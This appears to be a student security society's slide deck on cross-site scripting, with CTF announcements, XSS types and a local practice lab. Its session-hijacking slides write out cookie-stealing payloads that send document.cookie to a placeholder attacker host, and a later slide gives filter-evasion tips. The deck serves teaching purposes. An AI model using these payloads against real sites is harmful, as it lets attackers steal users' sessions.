XSS

CROSS-SITE SCRIPTING

Grzegorz Zielinski @sleepunderflow

Updates

1) HackBack2

- 26th October
- Challenges ranging from easy to hard
- Teams of up to 4 people
- Each team member needs to register on https://tryhackme.com/hackback2
- Team captain has to create a team
- Other team members must join the team using details given to the captain on team creationTeam captain **MUST** let Sandy know by email **before this Friday**

2) RuCTFE

- November 23rd, 2019 at 10:00-19:00
- Attack & Defence
- Single team

3) GitHub

Presentations will be available at:

https://github.com/CUEH-ComSec/Presentations

XSS

As always

NOT LEGAL

If you don’t have explicit permissions

Description

Cross-Site Scripting (XSS) attacks are a type of injection, in which malicious scripts are injected into otherwise benign and trusted websites. XSS attacks occur when an attacker uses a web application to send malicious code, generally in the form of a browser side script, to a different end user. Flaws that allow these attacks to succeed are quite widespread and occur anywhere a web application uses input from a user within the output it generates without validating or encoding it.

An attacker can use XSS to send a malicious script to an unsuspecting user. The end user’s browser has no way to know that the script should not be trusted, and will execute the script. Because it thinks the script came from a trusted source, the malicious script can access any cookies, session tokens, or other sensitive information retained by the browser and used with that site. These scripts can even rewrite the content of the HTML page.

OWASP (https://www.owasp.org/index.php/Cross-site_Scripting_(XSS))

Use examples

- Session hijacking
- Executing commands on a page as a logged in user:
  - Creating new admin account
  - Deleting account
  - Adding new trusted device (MFA bypass)
- Phishing
- Traffic redirection
- User tracking
  - Link replacement
  - Ping home

Use examples part 2

- Website defacement
  - Replace all the images/text
- Lulz
  - Flip all the images
  - Replace the links
  - White text on white background
  - Auto-play videos
  - You have full control over the page, be creative

Types

- Reflected

  The “malicious” part of the website is a part of the user request, for example a prat of URL. Least dangerous type as requires the victim to open a prepared link etc.

- Stored

  The payload is stored and served by the server to everyone who visits the page. For example as a part of message board / forum / chat

- DOM-based

  Uses cases like for example :


```
<script>
  document.write("<b>Current URL</b> : " + document.baseURI);
</script>
```

Alerts

- Used as a non-malicious (usually) way of demonstrating that we managed to successfully exploit XSS
- Easy to use
- Try different payloads (*alert(1)* and *alert('XSS')* can sometimes be filtered)

alert(1)

Session Hijacking



- Cookies
- Exfiltration of session keys/identifiers from the authorized user
- Easy protection: mark session cookie as secure + http-only

- Examples:
  - PHPSESSID (PHP)
  - JSESSIONID (J2EE)
  - CFID & CFTOKEN (ColdFusion)
  - ASP.NET_SessionId (ASP .NET)


Session Hijacking

```
fetch(‘http://your.ip/’+document.cookie)

var a=new Image(); a.src=‘http://your.ip/’+document.cookie

var a = new XMLHttpRequest(); a.open('GET',
'http://your.ip/'+document.cookie); a.send()

$.get('http://localhost:81/'+document.cookie, null)
```



```
D:\>python3 -m http.server 81
Serving HTTP on :: port 81 (http://[::]:81/) ...
::1 - - [16/Oct/2019 10:12:53] code 404, message File not found
::1 - - [16/Oct/2019 10:12:53] "GET /PHPSESSID=734926036b793e21c37a5fe9bc0a56b2 HTTP/1.1" 404 -
```

Filters

- script filtered
  - Try upper/mixed case; encodings; other tags
- < and > filtered
  - Try methods that don’t require them (maybe you already are inside a tag; URL encoding; utf-8 encoding
- Stuck inside a tag attribute
  - Try to use it for your advantage (might not need <> characters (onerror, onload etc. attributes), as a style you might be able to call home (CSS’s url function)
- WAF / I got banned
  - That’s your problem

Resources

- https://portswigger.net/web-security/cross-site-scripting/cheat-sheet
- https://www.owasp.org/index.php/XSS_Filter_Evasion_Cheat_Sheet
- https://excess-xss.com/
- https://xsses.rocks/sample-page/
- https://gist.github.com/kurobeats/9a613c9ab68914312cbb415134795b45

Practice

- As root run:
  - service docker start *(or systemctl start docker)*
  - docker run -it --rm -v /var/run/docker.sock:/var/run/docker.sock sleepunderflow/xss-trainer up
- Service will be listening on localhost:80
- Your task is to get an alert to show on each level